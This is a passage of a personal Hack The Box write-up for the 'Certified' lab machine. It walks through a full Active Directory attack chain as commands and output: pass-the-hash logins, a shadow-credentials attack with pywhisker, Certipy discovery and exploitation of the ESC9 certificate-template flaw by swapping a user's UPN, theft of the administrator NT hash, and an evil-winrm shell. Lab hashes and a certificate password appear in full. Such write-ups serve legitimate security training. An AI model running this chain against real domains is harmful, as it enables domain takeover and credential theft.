
- so now the creds we have.

```
MANAGMENT_SVC:a091c1832bcdd4677c28b5a6a1295584
```

- since we don't have the password but rather the NT hash we can do pass the hash to winrm and smb with `nxc`


User flag:


- checking for access with WINRM:



Getting Root Flag:

- going to run bloodhound again.





- GenericAll to `CA_OPERATOR`

RAN CERTIFY IN WINRM:

```
Evil-WinRM* PS C:\Users\management_svc\Documents> ./Certify.exe cas

 _____       _   _  __
/ ____|     | | (_)/ _|
```

```
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=certified,DC=htb'


[*] Root CAs

    Cert SubjectName              : CN=certified-DC01-CA, DC=certified, DC=htb
    Cert Thumbprint               : 6E732CD94E1A4E13F9263FB33DF4D99F7B13B718
    Cert Serial                   : 36472F2C180FBB9B4983AD4D60CD5A9D
    Cert Start Date               : 5/13/2024 8:33:41 AM
    Cert End Date                 : 5/13/2124 8:43:41 AM
    Cert Chain                    : CN=certified-DC01-CA,DC=certified,DC=htb


[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=certified-DC01-CA, DC=certified, DC=htb
    Cert Thumbprint               : 6E732CD94E1A4E13F9263FB33DF4D99F7B13B718
    Cert Serial                   : 36472F2C180FBB9B4983AD4D60CD5A9D
    Cert Start Date               : 5/13/2024 8:33:41 AM
    Cert End Date                 : 5/13/2124 8:43:41 AM
    Cert Chain                    : CN=certified-DC01-CA,DC=certified,DC=htb


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : certified-DC01-CA
    DNS Hostname                  : DC01.certified.htb
    FullName                      : DC01.certified.htb\certified-DC01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=certified-DC01-CA, DC=certified, DC=htb
    Cert Thumbprint               : 6E732CD94E1A4E13F9263FB33DF4D99F7B13B718
    Cert Serial                   : 36472F2C180FBB9B4983AD4D60CD5A9D
    Cert Start Date               : 5/13/2024 8:33:41 AM
    Cert End Date                 : 5/13/2124 8:43:41 AM
    Cert Chain                    : CN=certified-DC01-CA,DC=certified,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators       S-1-5-32-544

      Access Rights                       Principal

      Allow  Enroll                       NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates         BUILTIN\Administrators       S-1-5-32-544
      Allow  ManageCA, ManageCertificates         CERTIFIED\Domain Admins      S-1-5-21-729746778-2675
978091-3820388244-512
      Allow  ManageCA, ManageCertificates         CERTIFIED\Enterprise Admins   S-1-5-21-729746778-2675
978091-3820388244-519
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
```

```
        CertifiedAuthentication
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator
```


- nothing interesting, i need to get access to the `CA_OPERATOR`
- since i have generic all ill do another shadow cred attack.

```
┌──(kali㉿kali)-[~/Tool]
└─$ sudo pywhisker -d "certified.htb" -u "MANAGEMENT_SVC" -H "a091c1832bcdd4677c28b5a6a1295584"
--target "CA_OPERATOR" --action "add" --filename test
[sudo] password for kali:
[*] Searching for the target account
[*] Target user found: CN=operator ca,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: b5b3f999-63cc-7a02-384d-1bd91de3a4cf
[*] Updating the msDS-KeyCredentialLink attribute of CA_OPERATOR
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: test.pfx
[+] PFX exportiert nach: test.pfx
[i] Passwort für PFX: p7KLnWptucomdIoPDDMM
[+] Saved PFX (#PKCS12) certificate & key at path: test.pfx
[*] Must be used with password: p7KLnWptucomdIoPDDMM
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

- HASH of CA_OPERATOR:

```
CA_OPERATOR:64f12cddaa88057e06a81b54e73b949b
```

- we cannot use winrm with this user since he is not apart of the **REMOTE MANAGEMENT USERS@CERTIFIED.HTB** Group.




CERTIPY with the CA_OPERATOR:


```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad find -u CA_OPERATOR -hashes '64f12cddaa88057e06a81b54e73b949b' -dc-ip 10.10.11.41 -std
out -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x8
0070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[*] Got CA configuration for 'certified-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
```

```
    Requires Manager Approval          : False
    Requires Key Archival              : False
    Authorized Signatures Required     : 0
    Validity Period                    : 1000 years
    Renewal Period                     : 6 weeks
    Minimum RSA Key Length             : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights              : CERTIFIED.HTB\operator ca
                                         CERTIFIED.HTB\Domain Admins
                                         CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                          : CERTIFIED.HTB\Administrator
        Write Owner Principals         : CERTIFIED.HTB\Domain Admins
                                         CERTIFIED.HTB\Enterprise Admins
                                         CERTIFIED.HTB\Administrator
        Write Dacl Principals          : CERTIFIED.HTB\Domain Admins
                                         CERTIFIED.HTB\Enterprise Admins
                                         CERTIFIED.HTB\Administrator
        Write Property Principals      : CERTIFIED.HTB\Domain Admins
                                         CERTIFIED.HTB\Enterprise Admins
                                         CERTIFIED.HTB\Administrator
    [!] Vulnerabilities
      ESC9                             : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
```

- ESC9 Vulnerable. Let's Figure out how to exploit that.



- https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#no-security-extension-esc9
  - Scroll to Bottom...



USER1: MANAGEMENT_SVC

USER2: CA_OPERATOR

USER3: ADMINISTRATOR

Template Name: `CertificedAuthentication`

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad account update -username "MANAGEMENT_SVC@CERTIFIED.HTB" -hashes "a091c1832bcdd
4677c28b5a6a1295584" -user 'CA_OPERATOR' -upn 'ADMINISTRATOR'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ADMINISTRATOR
[*] Successfully updated 'ca_operator'
```

- updated the UPN of CA_OPERATOR to ADMINISTRATOR

Requesting the Certificate:

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad req -username "CA_OPERATOR@CERTIFIED.HTB" -hashes "64f12cddaa88057e06a81b54e73
b949b" -target 10.10.11.41 -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'ADMINISTRATOR'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

- since we now have the certificate with the UPN of ADMINISTRATOR, we now must change the UPN of user2 back to it’s normal UPN

Changing UPN of CA_OPERATOR Again:

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad account update -username "MANAGEMENT_SVC@CERTIFIED.HTB" -hashes "a091c1832bcdd
```

```
4677c28b5a6a1295584" -user 'CA_OPERATOR' -upn "CA_OPERATOR@CERTIFIED.HTB"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : CA_OPERATOR@CERTIFIED.HTB
[*] Successfully updated 'ca_operator'
```

Getting NT hash of ADMINISTRATOR:

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad auth -pfx 'administrator.pfx' -domain "certified.htb"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f7
08748f67e2d34
```

WINRM ACCESS:

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ nxc winrm certified.htb -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34'
WINRM       10.10.11.41     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazma
t.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.41     5985   DC01             [+] certified.htb\administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d!)
```

- let's connect with `evil-winrm`

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ evil-winrm -i  certified.htb -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls

    Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        10/22/2024   1:15 PM                3D Objects
d-r---        10/22/2024   1:15 PM                Contacts
d-r---        10/22/2024   1:15 PM                Desktop
d-r---        10/22/2024   1:15 PM                Documents
d-r---        10/22/2024   1:15 PM                Downloads
d-r---        10/22/2024   1:15 PM                Favorites
d-r---        10/22/2024   1:15 PM                Links
d-r---        10/22/2024   1:15 PM                Music
d-r---        10/22/2024   1:15 PM                Pictures
d-r---        10/22/2024   1:15 PM                Saved Games
d-r---        10/22/2024   1:15 PM                Searches
d-r---        10/22/2024   1:15 PM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         5/6/2025   1:25 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

- Majority of the Stuff covered in this box was brand new to me to please keep in mind